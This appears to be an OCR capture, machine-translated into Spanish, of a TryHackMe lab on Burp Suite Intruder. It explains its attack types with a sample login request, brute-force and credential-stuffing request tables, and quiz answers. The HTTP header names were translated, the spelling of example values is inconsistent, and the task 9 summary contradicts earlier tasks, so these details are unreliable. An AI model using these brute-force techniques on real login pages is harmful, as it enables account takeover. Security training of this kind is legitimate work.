


Tenga en cuenta que Burp Suite intenta identificar automáticamente las posiciones más probables donde se pueden insertar cargas útiles. Estas posiciones están resaltadas en verde y delimitadas por marcas de sección (`§`).

En la parte derecha de la interfaz encontramos los siguientes botones: `Add §` , `Clear §` y `Auto §` :

- El `Add §` botón nos permite definir nuevas posiciones manualmente resaltándolas dentro del editor de solicitudes y luego haciendo clic en el botón.
- El `Clear §` botón elimina todas las posiciones definidas, proporcionando un lienzo en blanco donde podemos definir nuestras propias posiciones.
- El `Auto §` botón intenta identificar automáticamente las posiciones más probables según la solicitud. Esta característica es útil si previamente borramos las posiciones predeterminadas y queremos recuperarlas.

El siguiente GIF demuestra el proceso de agregar, borrar y volver a seleccionar posiciones automáticamente:



Tómate un tiempo para familiarizarte con cómo agregar, borrar y seleccionar automáticamente posiciones usando la interfaz de Burp Suite Intruder.

Responda las siguientes preguntas

¿Qué símbolo define el inicio y el final de la posición de una carga útil?

§ | Respuesta correcta

Tarea 4 Cargas útiles

Tarea 5 Francotirador

Tarea 6 Ariete

Tarea 7 Horca

Tarea 8 Bomba de racimo

Tarea 9 Introducción a los tipos de ataques

Tarea 10 Ejemplo práctico

Tarea 11 Desafío práctico

Tarea 12 Desafío de milla extra

Tarea 13 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 13489 usuarios aquí y esta sala tiene 122 días.

346

Suite Burp: Intruso

Aprenda a utilizar Intruder para automatizar solicitudes en Burp Suite.

Iniciar AttackBox | Ayuda

100%


Tarea 1 Introducción

Tarea 2 ¿Qué es el intruso?

Tarea 3 Posiciones


Tarea 4 Cargas útiles

En la pestaña **Payloads de** Burp Suite Intruder podemos crear, asignar y configurar payloads para nuestro ataque. Esta subpestaña se divide en cuatro secciones:



1. **Conjuntos de carga útil** :
   - Este apartado nos permite elegir la posición para la que queremos configurar un conjunto de carga útil y seleccionar el tipo de carga útil que queremos utilizar.
   - Cuando se utilizan tipos de ataque que permiten solo un conjunto de carga útil (francotirador o ariete), el menú desplegable "Conjunto de carga útil" tendrá solo una opción, independientemente del número de posiciones definidas.
   - Si usamos tipos de ataque que requieren múltiples conjuntos de carga útil (Pitchfork o Cluster Bomb), habrá un elemento en el menú desplegable para cada posición.
   - **Nota:** Al asignar números en el menú desplegable "Conjunto de carga útil" para varias posiciones, siga un orden de arriba a abajo y de izquierda a derecha. Por ejemplo, con dos posiciones (`username=$pentester$&password=$Exploited$`), el primer elemento en el menú desplegable del conjunto de carga útil se referiría al campo de nombre de usuario y el segundo elemento se referiría al campo de contraseña.

2. **Configuración de carga útil** :
   - Esta sección proporciona opciones específicas para el tipo de carga útil seleccionado para el conjunto de carga útil actual.
   - Por ejemplo, cuando usamos el tipo de carga útil "Lista simple", podemos agregar o eliminar manualmente cargas útiles hacia/desde el conjunto usando el cuadro **Agregar texto, Pegar** líneas o **Cargar** cargas útiles desde un archivo. El botón **Quitar** elimina la línea actualmente seleccionada y el botón **Borrar** borra toda la lista. Tenga cuidado al cargar listas enormes, ya que puede provocar que Burp falle.
   - Cada tipo de carga útil tendrá su propio conjunto de opciones y funcionalidades. Explore las opciones disponibles para comprender la gama de posibilidades.



3. **Procesamiento de carga útil** :
   - En esta sección, podemos definir reglas que se aplicarán a cada carga útil del conjunto antes de enviarla al objetivo.
   - Por ejemplo, podemos poner en mayúscula cada palabra, omitir cargas útiles que coincidan con un patrón de expresiones regulares o aplicar otras transformaciones o filtros.
   - Si bien es posible que no utilice esta sección con frecuencia, puede resultar muy valiosa cuando su ataque requiere un procesamiento de carga específico.

4. **Codificación de carga útil** :
   - La sección nos permite personalizar las opciones de codificación para nuestras cargas útiles.
   - De forma predeterminada, Burp Suite aplica codificación URL para garantizar la transmisión segura de cargas útiles. Sin embargo, puede haber casos en los que queramos ajustar el comportamiento de codificación.
   - Podemos anular las opciones de codificación de URL predeterminadas modificando la lista de caracteres a codificar o desmarcando la casilla de verificación "Codificar URL de estos caracteres".

Al aprovechar estas secciones, podemos crear y personalizar conjuntos de carga útil para adaptarlos a los requisitos específicos de nuestros ataques. Este nivel de control nos permite ajustar con precisión nuestras cargas útiles para realizar pruebas y explotación efectivas.

Responda las siguientes preguntas

¿Qué regla **de procesamiento de carga útil** podríamos usar para agregar caracteres al final de cada carga útil del conjunto?

Add suffix | Respuesta correcta

Tarea 5 Francotirador

Tarea 6 Ariete

Tarea 7 Horca

Tarea 8 Bomba de racimo

Tarea 9 Introducción a los tipos de ataques

Tarea 10 Ejemplo práctico

Tarea 11 Desafío práctico

Tarea 12 Desafío de milla extra

Tarea 13 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 13489 usuarios aquí y esta sala tiene 122 días.

346

Suite Burp: Intruso

Aprenda a utilizar Intruder para automatizar solicitudes en Burp Suite.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es el intruso?

Tarea 3 Posiciones

Tarea 4 Cargas útiles

Tarea 5 Francotirador

El tipo de ataque **Sniper** es el tipo de ataque predeterminado y más utilizado en Burp Suite Intruder. Es particularmente eficaz para ataques de una sola posición, como la fuerza bruta de contraseñas o la confusión para puntos finales de API. En un ataque de Sniper, proporcionamos un conjunto de cargas útiles, que pueden ser una lista de palabras o un rango de números, e Intruder inserta cada carga útil en cada posición definida en la solicitud.

Consultemos nuestra plantilla de ejemplo anterior:

Posiciones de ejemplo

```
POST /soporte/iniciar sesión/ HTTP/1.1
Anfitrión: MACHINE_IP
Agente de usuario: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Aceptar: texto/html,aplicación/xhtml+xml,aplicación/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Aceptar codificación: gzip, deflate
Tipo de contenido: aplicación/x-www-form-urlencoded
Longitud del contenido: 37
Origen: http:// MAQUINA_IP
Conexión: cerrar
Referencia: http:// MACHINE_IP /support/login/
Solicitudes de actualización inseguras: 1

nombre de usuario= §pentester§ &contraseña= §Expl01ted§
```

En este ejemplo, tenemos dos posiciones definidas para los parámetros del cuerpo `username` y `password`. En un ataque de francotirador, Intruder toma cada carga útil del conjunto de cargas útiles y la sustituye en cada posición definida por turno.

Suponiendo que tenemos una lista de palabras con tres palabras: `burp`, `suite` y `intruder`, Intruder generaría seis solicitudes:

número de solicitud	Cuerpo de solicitud
1	`username=burp&password=Expl01ted`
2	`username=suite&password=Expl01ted`
3	`username=intruder&password=Expl01ted`
4	`username=pentester&password=burp`
5	`username=pentester&password=suite`
6	`username=pentester&password=intruder`

Observe cómo Intruder comienza con la primera posición (`username`) y sustituye cada carga útil en ella, luego se mueve a la segunda posición (`password`) y realiza la misma sustitución con las cargas útiles. El número total de solicitudes realizadas por Intruder Sniper se puede calcular como `requests = numberOfWords * numberOfPositions` .

El tipo de ataque Sniper es beneficioso cuando queremos realizar pruebas con ataques de una sola posición, utilizando diferentes cargas útiles para cada posición. Permite realizar pruebas y análisis precisos de diferentes variaciones de carga útil.

Responda las siguientes preguntas

Si estuviera usando Sniper para confundir tres parámetros en una solicitud con una lista de palabras que contiene 100 palabras, ¿cuántas solicitudes necesitaría enviar Burp Suite para completar el ataque?

300 — Respuesta correcta

¿Cuántos conjuntos de cargas útiles aceptará Sniper para realizar un ataque?

1 — Respuesta correcta

Tarea 6 Ariete

Tarea 7 Horca

Tarea 8 Bomba de racimo

Tarea 9 Introducción a los tipos de ataques

Tarea 10 Ejemplo práctico

Tarea 11 Desafío práctico

Tarea 12 Desafío de milla extra

Tarea 13 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 13489 usuarios aquí y esta sala tiene 122 días.

346

Suite Burp: Intruso

Aprenda a utilizar Intruder para automatizar solicitudes en Burp Suite.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es el intruso?

Tarea 3 Posiciones

Tarea 4 Cargas útiles

Tarea 5 Francotirador

Tarea 6 Ariete

El tipo de ataque **Battering ram** en Burp Suite Intruder se diferencia del Sniper en que coloca la misma carga útil en cada posición simultáneamente, en lugar de sustituir cada carga útil en cada posición por turno.

Volvamos a nuestra plantilla de ejemplo anterior:

Posiciones de ejemplo

```
POST /soporte/iniciar sesión/ HTTP/1.1
    Anfitrión: MACHINE_IP
    Agente de usuario: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
    Aceptar: texto/html,aplicación/xhtml+xml,aplicación/xml;q=0.9,image/webp,*/*;q=0.8
    Accept-Language: en-US,en;q=0.5
    Aceptar codificación: gzip, deflate
    Tipo de contenido: aplicación/x-www-form-urlencoded
    Longitud del contenido: 37
    Origen: http:// MAQUINA_IP
    Conexión: cerrar
    Referencia: http:// MACHINE_IP /support/login/
    Solicitudes de actualización inseguras: 1

    nombre de usuario= §pentester§ &contraseña= §Explo1ted§
```

Usando el tipo de ataque Battering Ram con la misma lista de palabras de antes (`burp` , `suite` y `intruder`), Intruder generaría tres solicitudes:

número de solicitud	Cuerpo de solicitud
1	`username=burp&password=burp`
2	`username=suite&password=suite`
3	`username=intruder&password=intruder`

Como se muestra en la tabla, cada carga útil de la lista de palabras se inserta en cada posición para cada solicitud realizada. En un ataque de ariete, la misma carga útil se lanza simultáneamente en cada posición definida, lo que proporciona un enfoque de prueba similar a la fuerza bruta.

El tipo de ataque Battering Ram es útil cuando queremos probar la misma carga útil contra múltiples posiciones a la vez sin necesidad de sustitución secuencial.

En las próximas tareas, exploraremos más configuraciones y ajustes relacionados con el tipo de ataque Battering Ram de Intruder y examinaremos sus aplicaciones en diferentes escenarios.

Responda las siguientes preguntas

Como pregunta hipotética: debe realizar un ataque de intruso con ariete en la solicitud de ejemplo anterior.

Si tiene una lista de palabras con dos palabras (`admin` y `Guest`) y las posiciones en la plantilla de solicitud se ven así:
`username=§pentester§&password=§Explo1ted§`

¿Cuáles serían los parámetros del cuerpo de la *primera* solicitud que envía Burp Suite ?

username=admin&password=admin | Respuesta correcta | Pista

Tarea 7 Horca

Tarea 8 Bomba de racimo

Tarea 9 Introducción a los tipos de ataques

Tarea 10 Ejemplo práctico

Tarea 11 Desafío práctico

Tarea 12 Desafío de milla extra

Tarea 13 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 13489 usuarios aquí y esta sala tiene 122 días.

346

Suite Burp: Intruso

Aprenda a utilizar Intruder para automatizar solicitudes en Burp Suite.

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es el intruso?

Tarea 3 Posiciones

Tarea 4 Cargas útiles

Tarea 5 Francotirador

Tarea 6 Ariete

Tarea 7 Horca

El tipo de ataque **Pitchfork en** Burp Suite Intruder es similar a tener múltiples ataques de Sniper ejecutándose simultáneamente. Mientras que Sniper usa un conjunto de carga útil para probar todas las posiciones simultáneamente, Pitchfork utiliza un conjunto de carga útil por posición (hasta un máximo de 20) y las recorre todas simultáneamente.

Para comprender mejor Pitchfork, revisemos nuestro ejemplo de fuerza bruta, pero esta vez con dos listas de palabras:

1. La primera lista de palabras contiene nombres de usuario: `joel` , `harriet` y `alex` .
2. La segunda lista de palabras contiene contraseñas: `J031` , `Emma1815` y `Sk111` .

Podemos usar estas dos listas para realizar un ataque Pitchfork en el formulario de inicio de sesión. Cada solicitud realizada durante el ataque tendría este aspecto:

número de solicitud	Cuerpo de solicitud
1	`username=joel&password=J031`
2	`username=harriet&password=Emma1815`
3	`username=alex&password=Sk111`

Como se muestra en la tabla, Pitchfork toma el primer elemento de cada lista y lo sustituye en la solicitud, uno por posición. Luego repite este proceso para la siguiente solicitud tomando el segundo elemento de cada lista y sustituyéndolo en la plantilla. El intruso continúa esta iteración hasta que una o todas las listas se quedan sin elementos. Es importante tener en cuenta que Intruder deja de realizar pruebas tan pronto como se completa una de las listas. Por lo tanto, en los ataques Pitchfork, lo ideal es que los conjuntos de carga útil tengan la misma longitud. Si las longitudes de los conjuntos de carga útil difieren, Intruder solo realizará solicitudes hasta que se agote la lista más corta y los elementos restantes de la lista más larga no se probarán.

El tipo de ataque Pitchfork es especialmente útil cuando se realizan ataques de relleno de credenciales o cuando varias posiciones requieren conjuntos de cargas útiles separados. Permite realizar pruebas simultáneas de múltiples posiciones con diferentes cargas útiles.

En las próximas tareas, exploraremos más configuraciones y ajustes relacionados con el tipo de ataque Pitchfork de Intruder y exploraremos sus aplicaciones en diferentes escenarios, incluidos los ataques de relleno de credenciales.

Responda las siguientes preguntas

¿Cuál es la cantidad máxima de conjuntos de carga útil que podemos cargar en Intruder en modo Pitchfork?

20 | Respuesta correcta

Tarea 8 Bomba de racimo

Tarea 9 Introducción a los tipos de ataques

Tarea 10 Ejemplo práctico

Tarea 11 Desafío práctico

Tarea 12 Desafío de milla extra

Tarea 13 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 13489 usuarios aquí y esta sala tiene 122 días.

346

Suite Burp: Intruso

Aprenda a utilizar Intruder para automatizar solicitudes en Burp Suite.

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es el intruso?

Tarea 3 Posiciones

Tarea 4 Cargas útiles

Tarea 5 Francotirador

Tarea 6 Ariete

Tarea 7 Horca

Tarea 8 Bomba de racimo

El tipo de ataque **con bomba de racimo** en Burp Suite Intruder nos permite elegir múltiples conjuntos de carga útil, uno por posición (hasta un máximo de 20). A diferencia de Pitchfork, donde todos los conjuntos de cargas útiles se prueban simultáneamente, la bomba de racimo itera cada conjunto de cargas útiles individualmente, asegurando que se prueben todas las combinaciones posibles de cargas útiles.

Para ilustrar el tipo de ataque con bomba de racimo, usemos las mismas listas de palabras que antes:

- Nombres de usuario: `joel`, `harriet` y `alex`.
- Contraseñas: `J031`, `Emma1815` y `Sk1ll`.

En este ejemplo, supongamos que no sabemos qué contraseña pertenece a qué usuario. Tenemos tres usuarios y tres contraseñas, pero se desconocen las asignaciones. En este caso, podemos utilizar un ataque con bomba de racimo para probar todas las combinaciones de valores. La tabla de solicitud para nuestras posiciones de nombre de usuario y contraseña se vería así:

número de solicitud	Cuerpo de solicitud
1	`username=joel&password=J031`
2	`username=harriet&password=J031`
3	`username=alex&password=J031`
4	`username=joel&password=Emma1815`
5	`username=harriet&password=Emma1815`
6	`username=alex&password=Emma1815`
7	`username=joel&password=Sk1ll`
8	`username=harriet&password=Sk1ll`
9	`username=alex&password=Sk1ll`

Como se muestra en la tabla, el tipo de ataque con bomba de racimo itera a través de cada combinación de los conjuntos de carga útil proporcionados. Prueba todas las posibilidades sustituyendo cada valor de cada carga útil establecida en la posición correspondiente en la solicitud.

Los ataques con bombas de racimo pueden generar una cantidad significativa de tráfico, ya que ponen a prueba todas las combinaciones. El número de solicitudes realizadas por un ataque con bomba de racimo se puede calcular multiplicando el número de líneas en cada carga útil configuradas juntas. Es importante tener cuidado al utilizar este tipo de ataque, especialmente cuando se trata de conjuntos de cargas útiles grandes. Además, cuando se utiliza Burp Community y su limitación de velocidad de intrusos, la ejecución de un ataque con bomba de racimo con un conjunto de carga útil de tamaño moderado puede llevar mucho más tiempo.

El tipo de ataque de bomba de racimo es particularmente útil para escenarios de fuerza bruta de credenciales donde se desconoce la correlación entre nombres de usuario y contraseñas.

En las próximas tareas, exploraremos más configuraciones y ajustes relacionados con el tipo de ataque con bomba de racimo de Intruder y examinaremos sus aplicaciones en diferentes escenarios.

Responda las siguientes preguntas

Tenemos tres conjuntos de carga útil. El primer conjunto contiene 100 líneas, el segundo contiene 2 líneas y el tercero contiene 30 líneas.

¿Cuántas solicitudes realizará Intruder utilizando estos conjuntos de carga útil en un ataque con bomba de racimo?

6000 | Respuesta correcta | Pista

Tarea 9 Introducción a los tipos de ataques

Tarea 10 Ejemplo práctico

Tarea 11 Desafío práctico

Tarea 12 Desafío de milla extra

Tarea 13 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 13489 usuarios aquí y esta sala tiene 122 días.

346

Suite Burp: Intruso

Aprenda a utilizar Intruder para automatizar solicitudes en Burp Suite.

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es el intruso?

Tarea 3 Posiciones

Tarea 4 Cargas útiles

Tarea 5 Francotirador

Tarea 6 Ariete

Tarea 7 Horca

Tarea 8 Bomba de racimo

Tarea 9 Introducción a los tipos de ataques

La pestaña **Posiciones de** Burp Suite Intruder tiene un menú desplegable para seleccionar el tipo de ataque. Intruder ofrece cuatro tipos de ataques, cada uno con un propósito específico. Exploremos cada uno de ellos:

1. **Francotirador** : el tipo de ataque Francotirador es la opción predeterminada y más utilizada. Pasa por las cargas útiles, insertando una carga útil a la vez en cada posición definida en la solicitud. Los ataques de francotiradores recorren todas las cargas útiles de forma lineal, lo que permite realizar pruebas precisas y enfocadas.
2. **Ariete** : El tipo de ataque Ariete se diferencia del Sniper en que envía todas las cargas útiles simultáneamente, cada carga útil insertada en su posición respectiva. Este tipo de ataque es útil cuando se prueban condiciones de carrera o cuando es necesario enviar cargas útiles al mismo tiempo.
3. **Pitchfork** : el tipo de ataque Pitchfork permite probar simultáneamente múltiples posiciones con diferentes cargas útiles. Permite al evaluador definir múltiples conjuntos de carga útil, cada uno asociado con una posición específica en la solicitud. Los ataques Pitchfork son efectivos cuando hay distintos parámetros que necesitan pruebas por separado.
4. **Bomba de racimo** : el tipo de ataque con bomba de racimo combina los enfoques Sniper y Pitchfork. Realiza un ataque tipo francotirador en cada posición pero simultáneamente prueba todas las cargas útiles de cada conjunto. Este tipo de ataque es útil cuando varias posiciones tienen diferentes cargas útiles y queremos probarlas todas juntas.

Cada tipo de ataque tiene sus ventajas y es adecuado para diferentes escenarios de prueba. Comprender sus diferencias nos ayuda a seleccionar el tipo de ataque adecuado según los objetivos de la prueba.

Responda las siguientes preguntas

¿Qué tipo de ataque recorre las cargas útiles insertando una carga útil a la vez en cada posición definida en la solicitud?

Sniper | Respuesta correcta

Tarea 10 Ejemplo práctico

Tarea 11 Desafío práctico

Tarea 12 Desafío de milla extra

Tarea 13 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 13489 usuarios aquí y esta sala tiene 122 días.

346

Suite Burp: Intruso

Aprenda a utilizar Intruder para automatizar solicitudes en Burp Suite.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es el intruso?

Tarea 3 Posiciones

Tarea 4 Cargas útiles

Tarea 5 Francotirador

Tarea 6 Ariete

Tarea 7 Horca

Tarea 8 Bomba de racimo

Tarea 9 Introducción a los tipos de ataques

Tarea 10 Ejemplo práctico

Para poner en práctica nuestros conocimientos teóricos, intentaremos acceder al portal de soporte ubicado en `http://MACHINE_IP/support/login`. Este portal sigue una estructura de inicio de sesión típica y al inspeccionar su código fuente encontramos que no se han implementado medidas de protección:

Código fuente del formulario de inicio de sesión de soporte

```
---
<form method="POST">
    <div class="form-floating mb-3">
        <input class="form-control" type="text" name=username  placeholder="Username" required>
        <label for="username">Username</label>
    </div>
    <div class="form-floating mb-3">
        <input class="form-control" type="password" name=password  placeholder="Password" required>
        <label for="password">Password</label>
    </div>
    <div class="d-grid"><button class="btn btn-primary btn-lg" type="submit">Login!</button></div>
</form>
---
```

